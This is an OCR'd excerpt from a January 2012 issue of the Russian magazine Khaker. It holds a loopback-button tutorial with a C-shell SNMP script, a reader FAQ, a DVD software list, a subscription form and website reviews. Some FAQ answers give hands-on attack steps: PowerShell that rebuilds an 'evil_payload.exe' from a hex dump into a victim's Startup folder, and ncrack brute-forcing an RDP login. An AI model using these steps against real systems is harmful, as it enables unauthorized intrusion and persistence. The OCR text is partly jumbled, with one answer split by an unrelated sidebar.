Ну куда же без Hello world? Каждый должен хоть раз в жизни вывести эти слова на экран монитора! Сейчас мы с тобой напишем простейший обработчик событий, который будет срабатывать при замыкании красной кнопки. Для этого нам понадобятся только кнопка с двумя парами контактов, работающих на замыкание, витая пара и коннектор. На всякий случай приведу схему красной кнопки (рис. 4).

Паяльник в руках держать умеешь? Соединяем так, чтобы одна пара контактов замыкала оранжевую жилу с зеленой, а другая — бело-оранжевую с бело-зеленой. На всяких случай прозвони соединение мультиметром.

Все, теперь можно тестировать. Вставь обжатую часть в порт сетевой карты или в порт коммутатора. Ничего не произошло? Хорошо. Нажми кнопку. Линк поднялся? Замечательно!

Вот листинг простейшего обработчика Hello World на Cshell:

LOOPBACK

Loop — это аппаратный или программный метод, который позволяет направлять полученный сигнал или данные обратно отправителю. На этом методе основан тест, который называется loopback-тест. Для его выполнения необходимо соединить выход устройства с его же входом. Смотри фото «loopback-тест». Если устройство получает свой собственный сигнал обратно, это означает, что цепь функционирует, то есть приемник, передатчик и линия связи исправны.

```
Скрипт на Cshell, генерящий Hello word
#!/bin/csh
# ver. 1.0
# Проверяем, запущен ли процесс в памяти
if ( 'ps | grep 'redbut' | grep -v 'grep' | wc -l' <= 1 )
then
# Указываем путь, где лежит snmp
set snmpdir = "/usr/local/bin/"
set community = "public"
# Строка snmp
set snmpcmd = "-t1 -r1 -Oqv -c $community -v1 -Cf  "
set mib_stat = "IF-MIB::ifOperStatus.$2"
set uid = "$1"
set fl = '0'
# Запускаем цикл проверки порта
while ( "$fl" == '0' ).
set nowstatus = '$snmpdir/snmpget $snmpcmd $uid
$mib_stat | sed 's/up/1/;s/down/0/;/Wrong/d''
if ( "$nowstatus" == 1 ) then
echo 'Hello World'
# Отправляем сообщение на e-mail
echo "Сработала красная кнопка! Hello World!" |
   sendmail -f[от_кого_отправлено] [кому_отправляем]

endif
sleep 10
end
endif
exit
```

Скрипт запускается с помощью следующей строки:

```
./script.csh IP_коммутатора номер_порта.
```

Что привязать к обработчику событий, зависит уже от твоей фантазии. Может, это будет счетчик гостей, или тревожная кнопка, рассылающая сообщения в аське, или кнопка для отключения всех юзеров в сети — решать тебе!

СИГНАЛИЗАЦИЯ ОБРЫВА ВИТОЙ ПАРЫ

Я решил собрать аппаратную петлю после того, как в моей локальной сети украли несколько мешков витой пары. Встал серьезный вопрос: как мониторить витую пару?

Идея проста: надо проложить витую пару от коммутатора до подъезда и на конце замкнуть её в петлю. Это будет «растяжка», при обрыве которой исчезнет линк на порте коммутатора. Остается написать обработчик, который бы «трубил во все трубы», что линк исчез, то есть витую пару кто-то разрезал.

Чуть не забыл! В конфигурации коммутатора необходимо снять защиту loop_detection с порта, на котором установлена «растяжка».

Впрочем, ты можешь придумать петле и другое применение. Удачи! ⌶

Степан Ильин (twtitter.com/stepah)



FAQ United

ЕСТЬ ВОПРОСЫ — ПРИСЫЛАЙ НА FAQ@REAL.XAKEP.RU

Q КАК БЫ ТЫ ЗАШИФРОВАЛ НЕКОТОРЫЕ ДАННЫЕ ДЛЯ ПЕРЕДАЧИ НА УДАЛЕННОМ LINUX-СЕРВЕРЕ?

A Я бы сделал это через OpenSSL! Да-да, этот демон есть практически в любой Linux-системе, но при этом его возможности далеко не ограничиваются поддержанием SSL-соединения. Хочу поделиться с тобой несколькими полезными трюками, которые наверняка тебе не раз пригодятся. Так, с помощью OpenSSL ты можешь шифровать и дешифровать данные, проверять целостность файла, определять, какие протоколы шифрования и шифры поддерживает удаленный сервер, а также замерять скорость соединения.

1. Начнем с шифрования. В твоей ситуации можно было бы использовать вполне тривиальные решения вроде GnuPG (www.gnupg.org), но с задачей отлично справится и OpenSSL:

```
$ openssl aes-256-cbc -salt -in
file-test -out file-test.aes
enter aes-256-cbc encryption pass-
word:
Verifying - enter aes-256-cbc
encryption password:
```

В данном случае мы шифруем файл file-test с помощью AES-256 (в режиме CBC) и записываем его в file-test.aes. При этом OpenSSL дважды спрашивает пароль. Далее он потребуется для дешифрования файла, которое выполняется следующим образом:

```
$ openssl aes-256-cbc -d -in \
 file-test.aes -out file-test-dec
```

К сожалению, возможности OpeenSSL позволяют шифровать только один файл, поэтому для шифрования нескольких придется предварительно их сжать или же написать простой bash-скрипт. Вот, к примеру, небольшой сценарий, который шифрует все файлы в текущей директории:

```
$ for f in * ; do [ -f $f ] && openssl
 aes-256-cbc -salt -in $f -out $f.enc
 -pass file:password.txt ; done
```

2. Генерация хеша. OpenSSL пригодится и в том случае, если нужно сгенерировать SHA1-1- или MD5-хеши. Вычислим SHA1 для файла file-test-64:

```
$ openssl sha1 file-test-64
SHA1(eapol-64)= afc594f26ca08780737
69d24f8c04fe35f2bf8b3
```

3. Чтобы выяснить, какую версию SSL/TLS поддерживает удаленный сервер, можно опять же воспользоваться OpenSSL. Это легко делается с помощью следующей команды:

```
$ echo 'GET HTTP/1.0' | openssl s_client
-connect example.com:443
[...]
New, TLSv1/SSLv3, Cipher is
DHE-RSA-AES256-SHA
Server public key is 2048 bitм
```

Как мы видим, хост поддерживает TLSv1/SSLv3.

4. В OpenSSL также встроен собственный speed test, позволяющий замерить скорость удаленного соединения. Простейший бенчмарк запускается так:

```
$ openssl s_time -connect \
 webserver.com:443
```

Q ПОДСКАЖИ КАКОЙ-НИБУДЬ СВЕЖИЙ СПОСОБ ПЕРЕНЕСТИ ИСПОЛНЯЕМЫЙ ФАЙЛ НА УДАЛЕННУЮ СИСТЕМУ, ЕСЛИ НИ ОДИН ИЗ ПРИВЫЧНЫХ СПОСОБОВ (FTP.EXE, БРАУЗЕР И Т. Д.) НЕДОСТУПЕН.

A В одном из номеров журнала мы уже рассказывали о том, как собрать исполняемый файл из текстового документа с помощью debug.exe. Однако такой способ накладывает ограничение в 64 Кб на размер исполняемого файла. Более того, debug.exe не входит в последние версии ОС от Microsoft. К счастью, в Windows 7 и Server 2008 по умолчанию имеется PowerShell, который предо-

5 ШАГОВ: СПУФИНГ DNS-ОТВЕТОВ ДЛЯ АНАЛИЗА МАЛВАРИ

Хочу перехватывать все подключения зловреда к его C&C-серверам. Нужно проспуфить DNS-ответы так, чтобы в качестве IP-адресов своих доменов малварь получала заданный мною айпишник. Как это проще сделать? Не снифать же вручную все имена доменов, к которым происходят обращения, добавляя их вручную в файл hosts?

1 **BIND** (www.isc.org).
С подменой DNS-ответов отлично справится правильно отконфигурированный DNS-сервер, например BIND, который работает как под виндой, так и никсами. С другой стороны, это все равно, что стрелять из пушки по воробьям. Легче заюзать специальную тулзу для спуфинга DNS-ответов.

2 **ApateDNS** (bit.ly/sZQiK1).
Эту утилиту недавно выпустила известная security-компанией Mandiant. Она принимает DNS-запросы и отправляет ответы с тем IP-адресом, который ты указал. Чтобы все работало, хост, на котором запущен ApateDNS (работает только под виндой), должен быть указан на исследуемых машинах в качестве DNS.

ставляет баснословные возможности прямо из командной строки. Что мы можем сделать? Взять текстовый файл с шестнадцатеричным представлением исполняемого файла и перевести его в настоящий бинарник. Можно без труда оформить бинарник в виде «текстовика» с помощью простейшего скрипта в том числе на том же самом PowerShell:

```
PS > [byte[]] $hex = get-content
-encoding byte -path
C:\temp\evil_payload.exe
PS > [System.IO.File]::WriteAllLines("C:\
temp\hexdump.txt", ([string]$hex))
```

Первая строка считывает каждый байт экзешника и сохраняет его в массиве. Вторая строка переводит байты в массив строк и записывает их в текстовый файл. В результате в файле hexdump.txt у нас получается что-то вроде этого:

```
77 90 144 0 3 0 0 0 4 0 0 0 255 255 0 0
184 0 0 0 0 0 0 0 64 0 0 0 0 0 0 0 0 0 0
0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0
0 0 0 0 232 0 0 0 14 31 ....
```

Передать текстовый файл намного проще, чем бинарный. В крайнем случае (если предположить, что компьютер не имеет доступа в сеть и к нему нельзя подключить внешние носители), злоумышленник может создать такой файл вручную (хотя мучиться он будет довольно долго). Реконструировать файл обратно в бинарник на целевой системе можно с помощью такого PS-сценария:


```
PS > [string]$hex = get-content -path
C:\Users\victim\Desktop\hexdump.txt
PS > [Byte[]] $temp = $hex -split ' '
PS > [System.IO.File]::WriteAllBytes(
"C:\ProgramData\Microsoft\Windows\Start
Menu\Programs\Startup\evil_payload.exe",
$temp)
```

Первая строка считывает дамп в строковую переменную, далее строка с помощью пробела разделяется на байты. В конце концов массив байтов записывается в файл— и мы получаем исходный бинарник, готовый к исполнению.

БОЛЬШОЙ ВОПРОС

Q КАК МОЖНО ПОЩУПАТЬ ANDROID-ПРИЛОЖЕНИЯ, НЕ ИМЕЯ ТЕЛЕФОНА С ANDROID? Я ЗНАЮ ПРО СТАНДАРТНЫЙ ЭМУЛЯТОР ОТ GOOGLE, НО УЖ БОЛЬНО ОН ТОРМОЗНОЙ!

A Эмулятор Andoid'a, входящий в Android SDK, действительно медленный, так как он вынужден эмулировать настоящий процессор архитектуры ARM поверх процессора x86. Из-за этого в плане производительности возникает довольно существенный оверхед в. На твое счастье, в мире есть талантливые извращенцы, у которых полно сил на реализацию довольно странных проектов вроде Bluestacks (bluestacks.com). Это не эмулятор, а полностью воссозданное Android-окружение, которое позволяет запускать Android-приложения. На практике это дает массу преимуществ. К примеру, ты можешь запускать приложения в полноэкранном режиме, и они реально не будут тормозить. Платформа позволяет запускать десять приложений, которые идут с ней в комплекте, а также устанавливать дополнительные. Примечательно, что это не просто проект энтузиастов, а финансируемый инвесторами стартап. На данный момент Bluestacks уже привлек инвестиции примерно на 7 млн долларов. Помимо этого, существует также открытый проект по портированию Android на процессоры x86 (www.android-x86.org), который постоянно радует нас новыми версиями. Для установки я использовал подробный мануал с офсайта (http://bit.ly/rYs9OI), и все сразу заработало!



Android-x86, запущенный под VirtuaBox, на хорошем компьютере работает примерно в два раза быстрее, чем смартфон Nexus One!

3 **FakeDNS** (bit.ly/szUFXI). Тулза входит в большой набор программ для анализа малвари Malcode Analysis Pack. Как и ApateDNS, она работает только под виндой и отвечает на все DNS-запросы, подсовывая заранее прописанный IP-адрес. Все перехваченные данные (запросы и ответы) можно посмотреть в HEX-представлении.

4 **fakedns.py** (bit.ly/vhgamQ). Этот скрипт для спуфинга DNS-ответов написан на Python (чуть больше 40 строчек кода) и потому будет работать под любой ОС. По умолчанию в качестве IP-адреса в любом запросе задается адрес хоста, на котором запущен fakedns.py, но с помощью параметров запуска можно указать любой другой айпишник.

5 **HostsMan** (bit.ly/uZAV0X). Эта программа не предназначена для спуфинга DNS-ответов, но предоставляет отличный интерфейс для редактирования файла hosts. Она позволяет настроить автоматическое обновление конфига или, например, удалить из файла дублирующие друг друга записи. Хотя, конечно, в 99% случаев достаточно и обычного блокнота. :)

Q КАК ПОМЕНЯТЬ СТАНДАРТНЫЙ МЕНЕДЖЕР ЗАДАЧ НА КАКОЙ-НИБУДЬ НА БОЛЕЕ ПРОДВИНУТЫЙ, КОТОРЫЙ СРАЗУ БЫ ВЫСКАКИВАЛ ПО ПРИВЫЧНОМУ ХОТКЕЮ CTRL + SHIFT + ESC?

A В меню продвинутых таскменеджеров вроде Process Explorer от Марка Руссиновича (bit.ly/ugFDpx) есть опция Replace Task Manager, с помощью которой его можно сделать менеджером задач по умолчанию. Чтобы провернуть эту операцию вручную, нужно поправить следующую ветку в реестре:

```
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\
Windows NT\CurrentVersion\Image File
Execution Options\taskmgr.exe
```

Если раздела с названием taskmgr.exe не будет, создай его сам. Затем необходимо добавить строковый параметр Debugger и в качестве его значения прописать путь до исполняемого файла нового таскменеджера (например, c:\utils\Process Explorer\procexp.exe).

Q ПОДСКАЖИ УДОБНЫЙ СПОСОБ ДЛЯ ПРОСМОТРА ДАННЫХ, КОТОРЫЕ ПЕРЕДАЮТСЯ МЕЖДУ БРАУЗЕРОМ И ВЕБ-ПРИЛОЖЕНИЕМ ЧЕРЕЗ WEBSOCKET?

A Сам недавно столкнулся с такой задачей. Пришел к выводу, что есть два основных варианта:

1. Использовать инструмент, который удобен для просмотра любого сетевого трафика, — Wireshark (www.wireshark.org). Ты легко сможешь мониторить любые данные, которые передаются как по WebSockets, так и по любым другим протоколам, работающим поверх HTTP (например, SOAP).
2. Воспользоваться расширением для Firefox — Temper Data (bit.ly/sM49Hk), которое позволяет не только посмотреть данные, но и изменить их на лету.

Q В ЧЕМ ФИШКА ДОПОЛНИТЕЛЬНОГО МЕХАНИЗМА ЗАЩИТЫ WINDOWS INTEGRITY LEVELS? КАК МОЖНО ЕГО ИСПОЛЬЗОВАТЬ И НАСКОЛЬКО ЭТО ЦЕЛЕСООБРАЗНО?

A Одно из нововведений Windows Vista, 7 и Server 2008, о котором мало кто говорит, — это mandatory integrity levels (MIL). Если говорить с точки зрения процессов, то Microsoft ввела дополнительные уровни доступа, чтобы ограничить приложения, которые запущены из-под одного и того же аккаунта, во взаимном доступе. Сейчас такие процессы могут беспрепятственно влиять друг на друга. В дополнение к традиционным системам контроля доступа появилось еще одно средство разграничения доступа, благодаря которому к объекту с уровнем N могут обращаться только объекты с уровнем N и выше. Звучит страшно, но на самом деле все очень просто. Файлам процесса можно назначить три метки доверия: Low, Media и High. Все процессы, даже из-под аккаунта администратора, по умолчанию запускаются с уровнем Medium (средний обязательный уровень в локализованной ОС). Правда, под стандартным таскменеджером ты этого не увидишь. Придется поставить Process Explorer и добавить для отображения соответствующий столбец (View → Select Columns → Integrity Level). Но главный вопрос — зачем это нужно? Предположим, в систему каким-то образом попала малварь, которая работает в usermode. Она легко может инжектироваться, например, в процесс, KeePass и перехватить все пароли, которые ты старательно сохраняешь в этой замечательной тулзе, чтобы она их надежно шифровала. В итоге все пароли окажутся у злоумышленника. Все из-за того, что у KeePass и кейлоггера был одинаковый — средний — уровень доверия. Если бы мы заранее подняли уровень доверия KeyPass до High, то кейлоггер уже не смог бы добраться до этого процесса. Профит! Установить высокий уровень доверия какому-нибудь приложению (тому же KeyPass) очень просто — его лишь необходимо запустить через механизм Run as administrator. Хотя, конечно, это не спасет от более серьезной малвари, которая работает на уровне ядра. Но это хороший пример, иллюстрирующий возможности дополнительной системы разграничения доступа.

Windows Integrity Levels можно использовать и для дополнительной защиты файлов. Манипулировать с уровнями доверия позволяет и встроенная в систему утилита icacls, но есть хороший альтернативный вариант в виде Chml (bit.ly/s0BLCm). К примеру, можно установить файлу высокий уровень доверия (ключ "-i:h") и запретить приложениям с меньшим уровнем его читать (ключ "-nr"):

```
chml file.zip -i:h -nr
```

Поскольку приложения по умолчанию загружаются со средним уровнем доверия, то обратиться к file.zip они уже не смогут и получат сообщение Access is denied.

Q ЕСТЬ ЛИ В ПАБЛИКЕ БЫСТРЫЙ БРУТФОРСЕР ДЛЯ RDP?

A Одной из первых рабочих утилит, предложивших нормальный брутфорс RDP-акков, была TSGrinder (bit.ly/uThpnS). Но работает она очень медленно. Гораздо более эффективный перебор паролей предоставляет ncrack (nmap.org/ncrack) — разработанный создателями nmap брутфорсер, по умолчанию имеющий модуль для RDP-брута. Выглядит его использование так:

```
$ ncrack -vv -d7 --user administrator \
 -P /home/user/passlist.txt \
 192.168.26.137:3389,CL=2
rdp://192.168.26.137:3389 (EID 1) Login
failed: 'administrator' 'admin'
...
Discovered credentials on
rdp://192.168.26.137:3389 'administra-
tor' 'admin123'
```

Пароль найден!

Q ИСПОЛЬЗУЮ ОДИН И ТОТ ЖЕ НОУТБУК НА РАБОТЕ И ДОМА. ЕСТЬ ЛИ СПОСОБ БЫСТРО ПЕРЕКЛЮЧАТЬ СЕТЕВЫЕ КОНФИГУРАЦИИ БЕЗ ИСПОЛЬЗОВАНИЯ УТИЛИТ ВРОДЕ NETSETMAN (WWW.NETSETMAN.COM)?

A Сохранить все сетевые настройки можно через netsh с помощью ключа dump:

```
netsh interface dump > netsh-config1.txt
```

В результате в конфиг в особой форме будут записаны настройки всех сетевых интерфейсов:

```
# ---------------------------------
# Interface IP Configuration
# ---------------------------------
pushd interface ip
# Interface IP Configuration for "Local
 Area Connection 1"
set address name="Local Area Connection
 1" source=dhcp
set dns name="Local Area Connection 1"
 source=dhcp register=PRIMARY
set wins name="Local Area Connection 1"
 source=dhcp
popd
# End of interface IP configuration
...
```

Чтобы применить настройки из файла, используется команда netsh -f:

```
netsh -f netsh-config1.txt
```

Соответственно, ты можешь создать два конфига и быстро переключаться между ними, сделав, к примеру, ярлычок для каждого конфига. ⌶



FakeDNS спуфит DNS-ответы.администратора».



>>WINDOWS
>Development
AjaxControlToolkit 4.1.51116
DEV-C++ 4.9.9.2
Dia 0.97.1
Facebook C# SDK 5.3.2
HAP 1.4.0
HeidiSQL 6.0
HiAsm 4.4
Json.NET 4.0
Mocha 0.0.8
PHPExcel 1.7.6
PTVS 1.1
PyScripter 2.4.3
SDL 1.2.14
StyleCop 4.6
TReplacer 2.11
Utilu IE Collection 1.7.2.0

>Misc
7stacks 1.5
Droid Explorer 0.8.8.2
EssentialPIM 4.5
FavBackup 2.1.1
Fences 1.01
FileMenu Tools 6.0.1
FreeCommander 2009.02b
PointerStick 1.21
Q-Dir 4.87
Rainmeter 2.1
RocketDock 1.35
SumatraPDF 1.9
UboroBot 2.0
ViewFD 2.3.0
Volumouse 1.72
WinSplit Revolution 11.04

>Multimedia
All Free ISO Burner
Avidemux 2.5.5
AVS Media Player 4.1.8.93
ExifTool 8.71
Free Audio Converter 5.0.2
Free Screen Video Recorder 2.5.19
Jimp 2.0.0
KMPlayer 3.0.0.1442
ManyCam 2.6.60
Photoscape 3.5
Sonarca Sound Recorder 3.7.8
Songbird 1.10.1
STDU Viewer 1.6.62
Sysygy Image Viewer 1.3
Ubuntu Skin Pack 8.0
WindowTabs

>Net
Angry IP Scanner 3.0 Beta 6
ClipGrab 3.1.3.1
Freeproxy 4.10
IncrediMail 2.5
Koma-Mail 3.82
LiteManager 4.4.1
NetMeter 1.1.4
NetWorx 5.2.1
Pokki
RadioClicker 8.11
Skype Voice Changer 1.0
SmartSniff 1.91
Terminals 2
TweetMyPC 3.9
VideoCacheView 2.02
Virtual Router 0.9

>Security
Ariadne
BeEF 0.4.2.11
Buster Sandbox Analyzer 1.44
CIAT 1.02
ClamAV 0.97.3
DirBuster 0.12
Emulation Framework 1.0.0
File Disclosure Browser
GenXE 0.9.0
Hades
John the Ripper 1.7.9
MagicTree 1.0
MeMMoN
NetworkMiner 1.1
NetworkMiner 1.2
NMapSi4 0.3 beta
PEiD Plugins
Rec Studio 4
thc-ssl-dos 1.4
USB Cop 1.0
VanishCrypt
VirtualKD 2.6
w3af 1.1
Windbgshark 0.0.1
Window Maximizer v2.00
Windows-privesc-check
WPScan 1.1
X-Scan 3.3

>System
AutoHideDesktopIcons 1.41
Device Remover 0.9
DTaskManager 1.51
Free File Unlocker 1.0
GPU-Z 0.5.6
HD Tune Pro 5.0
HDClone 4.0.7
JaBack 9.12
Nimi Visuals
OCCT Perestroika 4.0.0
Real Temp 3.60
Smart Defrag 2.2
Svchost Process Analyzer
System Explorer 3.6.2
WhoCrashed 3.02
X Mouse Button Control 2.0

>>UNIX
>Desktop
Cheese 3.2.2
Clementine 0.7.1
Coolreader 3.0.43
Dvdisaster 0.72.3
Freecad 0.11.4422
Gnuplot 4.4.4
Handbrake 0.9.5
Imageмagick 6.7.3-8
K9copy 2.3.7
Libreoffice 3.4.4
Metamorphose 1.1.2
Nip2 7.26.3
Optipng 0.6.5
Pyroom 0.4.1
Tomboy 1.9.3
Wavesurfer 1.8.8p3
Xine 1.1.20
Xorriso 1.1.8

>Devel
Apache_tika 1.0
Dlib 17.44
Freebasic 0.23.0
Geany 0.21
Groovy 1.8.4
Gtk 3.3.4
Javatools 0.44
Jvcl 3.45
Libglass 2.0.0
Libmicrohttpd 0.9.17
Maveryx 1.3.0
Nant 0.91
Open64 5.0
Padre 0.92
Pypy 1.7
Quexml 1.3.7
Raptor2 2.0.5
Ruby 1.9.3-p0
Valgrind 3.7.0

>Games
Flightgear 2.4.0
Netrek 3.3.0

>Net
Aweather 0.6
Chrome 15
Dada_mail 4.8.4
Evolution 3.2.2
Firefox 8.0.1
Getleft 1.2
Instantbird 1.1
Knemo 0.7.2
Ktorrent 4.1.3
Lftp 4.3.3
Liferea 1.6.6b
Linphone 3.4.3
Linuxdcpp 1.1.0
Smuxi 0.8
Stealthnet 0.8.7.9
Swift 1.0
Tvdownloader 0.7.2
Watchvideo 2.2.1

>Security
Blueproximity 1.2.5
Chatsniff 1.0
Clamtk 4.36
Emulation Framework 1.0.0
Fwbuilder 5.0.0.3568
Gadmin-openvpn-server 0.1.5
GenXE 0.9.0
GoLISMERO
Gsasl 1.6.1
HOPPER
Ipclassify 1.1
John the Ripper 1.7.9
Naxsi 0.41
NmapSi
PHP Vulnerability Hunter 1.1.4.6
Rec Studio 4
Revelation 0.4.12
sqlsus 0.7.1
Strongswan 4.6.1
Tripwire 2.4.2.2
w3af 1.1

>Server
Apache 2.2.21
Asterisk 1.6.2.20
Bind 9.8.1-p1
Cups 1.5.0
Dhcp 4.2.3
Dovecot 2.0.16
Freeradius 2.1.12
Lighttpd 1.4.29
Mysql 5.5.18
Nsd 3.2.9
Openldap 2.4.27
Openvpn 2.2.1
Postfix 2.8.7
Postgresql 9.1.1

>System
Apt-dater 0.8.6
Css 20111030
Di 4.31
Freeipa 2.1.3
Glpi 0.80.5
Grep 2.10
Libertine 5.1.3-2
Linux 3.1.3
Pbis 6.1.0.8729
Pf-kernel 3.1.3
Synctool 5.1
Virtualbox 4.1.6
Webmin 1.570
Winetricks 20111115
Zabbix 1.8.9

>X-distr
openSUSE 12.1


>>MAC
Amaya 11.3.1
AppHack 1.1
Aptana Studio 3.0
Art of Illusion 2.9
Boxer 1.2
Clementine Music Player 0.7.1
DeTune 1.0.6
DVDTheque 3.1.2
GitHub 1.1
GV Connect Widget 2.1.1
JollysFastVNC 1.32
Magican 0.9.63
Mou 0.7.0
RaidEye 2.0
SourceTree 1.2.9
Tincta 1.3.1
Veusz 1.14
VMware Fusion 4.1.1
Winamp 0.7.1



DVD

№ 01(156) ЯНВАРЬ 2012

ХАКЕР





ИНТЕРВЬЮ С ДМИТРИЕМ СКЛЯРОВЫМ

ХАКЕР

ЖУРНАЛ ОТ КОМПЬЮТЕРНЫХ ХУЛИГАНОВ

WWW.XAKEP.RU

01 (156) 2012

СВОЯ ПРОШИВКА ДЛЯ ANDROID

Эксплуатация приватной дыры в Lotus Domino Controller

РЕКОМЕНДОВАННАЯ ЦЕНА: 230 р.

XML ENCRYPTION

МЕХАНИЗМ ШИФРОВАНИЯ XML-КОНТЕНТА ОКАЗАЛСЯ УЯЗВИМ К РАСКРЫТИЮ ДАННЫХ. РАЗБИРАЕМСЯ С ТЕМ, ПОЧЕМУ ЭТО РАБОТАЕТ И КАК НА ПРАКТИКЕ ПОЛЬЗОВАТЬСЯ БАГОМ

КАК УГНАТЬ ЧУЖОЙ БОТНЕТ

НОВЫЕ БАГИ ФАЙЛОВЫХ ФУНКЦИЙ PHP

PHONEGAP: МОБИЛЬНЫЕ ПРИЛОЖЕНИЯ НА HTML5

(game)land hi-fun media
publishing for enthusiasts
4607157100063 12001

Подписка ХАКЕР



1. Разборчиво заполни подписной купон и квитанцию, вырезав их из журнала, сделав ксерокопию или распечатав с сайта shop.glc.ru.
2. Оплати подписку через любой банк.
3. Вышли в редакцию копию подписных документов — купона и квитанции — любым из нижеперечисленных способов:
   - на e-mail: subscribe@glc.ru;
   - по факсу: (495) 545-09-06;
   - почтой по адресу: 115280, Москва, ул. Ленинская Слобода, 19, Омега плаза, 5 эт., офис № 21, ООО «Гейм Лэнд», отдел подписки.

ВНИМАНИЕ! ЕСЛИ ПРОИЗВЕСТИ ОПЛАТУ В СЕНТЯБРЕ, ТО ПОДПИСКУ МОЖНО ОФОРМИТЬ С НОЯБРЯ.

ЕДИНАЯ ЦЕНА ПО ВСЕЙ РОССИИ. ДОСТАВКА ЗА СЧЕТ ИЗДАТЕЛЯ, В ТОМ ЧИСЛЕ КУРЬЕРОМ ПО МОСКВЕ В ПРЕДЕЛАХ МКАД

12 НОМЕРОВ — **2200 РУБ.**
6 НОМЕРОВ — **1260 РУБ.**

УЗНАЙ, КАК САМОСТОЯТЕЛЬНО ПОЛУЧИТЬ ЖУРНАЛ НАМНОГО ДЕШЕВЛЕ!



ПРИ ПОДПИСКЕ НА КОМПЛЕКТ ЖУРНАЛОВ
ЖЕЛЕЗО + ХАКЕР + 2 DVD: — ОДИН НОМЕР ВСЕГО ЗА 162 РУБЛЯ (НА 35% ДЕШЕВЛЕ, ЧЕМ В РОЗНИЦУ)

ЗА 12 МЕСЯЦЕВ 3890 РУБЛЕЙ (24 НОМЕРА)
ЗА 6 МЕСЯЦЕВ 2205 РУБЛЕЙ (12 НОМЕРОВ)

ЕСТЬ ВОПРОСЫ? Пиши на info@glc.ru или звони по бесплатным телефонам 8(495)663-82-77 (для москвичей) и 8 (800) 200-3-999 (для жителей других регионов России, абонентов сетей МТС, БиЛайн и Мегафон).

ПОДПИСНОЙ КУПОН

ПРОШУ ОФОРМИТЬ ПОДПИСКУ НА ЖУРНАЛ «ХАКЕР»

☐ на 6 месяцев
☐ на 12 месяцев
начиная с ________________ 2011 г.

☐ Доставлять журнал по почте на домашний адрес
Доставлять журнал курьером:
☐ на адрес офиса*
☐ на домашний адрес**

(отметь квадрат выбранного варианта подписки)

Ф.И.О. ________________

АДРЕС ДОСТАВКИ:

индекс ________________
область/край ________________
город ________________
улица ________________
дом ________ корпус ________
квартира/офис ________________
телефон (код) ________________
e-mail ________________
сумма оплаты ________________

*в свободном поле укажи название фирмы и другую необходимую информацию
**в свободном поле укажи другую необходимую информацию и альтернативный вариант доставки в случае отсутствия дома

свободное поле

Извещение

ИНН 7729410015 ООО «Гейм Лэнд»
ОАО «Нордеа Банк», г. Москва
р/с № 40702810509000132297
к/с № 30101810900000000990
БИК 044583990 КПП 770401001
Плательщик
Адрес (с индексом)

Назначение платежа	Сумма
Оплата журнала «________________»	
с ________ 2011 г.	

Ф.И.О.
Подпись плательщика

Кассир

Квитанция


ИНН 7729410015 ООО «Гейм Лэнд»
ОАО «Нордеа Банк», г. Москва
р/с № 40702810509000132297
к/с № 30101810900000000990
БИК 044583990 КПП 770401001
Плательщик
Адрес (с индексом)

Назначение платежа	Сумма
Оплата журнала «________________»	
с ________ 2011 г.	

Ф.И.О.
Подпись плательщика

Кассир

WWW2



Сервис для взлома сетевого оборудования

ROUTERPWN

www.routerpwn.com

Кладезь знаний по взлому различных роутеров, точек доступа и другого сетевого оборудования. На этом сайте есть несколько сервисов, в том числе mac_find (определение производителя по MAC-адресу) и phenoelit (база данных используемых по умолчанию паролей для админок). Но главное — это структурированная информация о множестве уязвимостей в различных девайсах, рассортированная по вендорам. Кроме того, если для бага доступен сплоит, то его можно попробовать в действии прямо с сайта, просто задав IP-адрес роутера. Помни, что всю информацию можно использовать только для легальных тестов на проникновение :).



Сервис для простой передачи файлов

KICKSEND

kicksend.com

Классный сервис, который избавит тебя от необходимости иметь дело с помойками вроде Rapidshare и другими файловыми хостингами, если нужно просто передать кому-то файл большого размера. Ты заливаешь файл через веб-интерфейс или с помощью специального десктопного приложения, а адресат получает по e-mail ссылку для загрузки. Идея в том, что весь процесс максимально упрощен, поэтому сервис можно не только использовать самому, но и рекомендовать, когда тебя спрашивают: «А как бы мне по e-mail отправить 500 Мб данных?» Правда, стоит учитывать, что лимит на передачу составляет 1 Гб. Больше — за денежку.

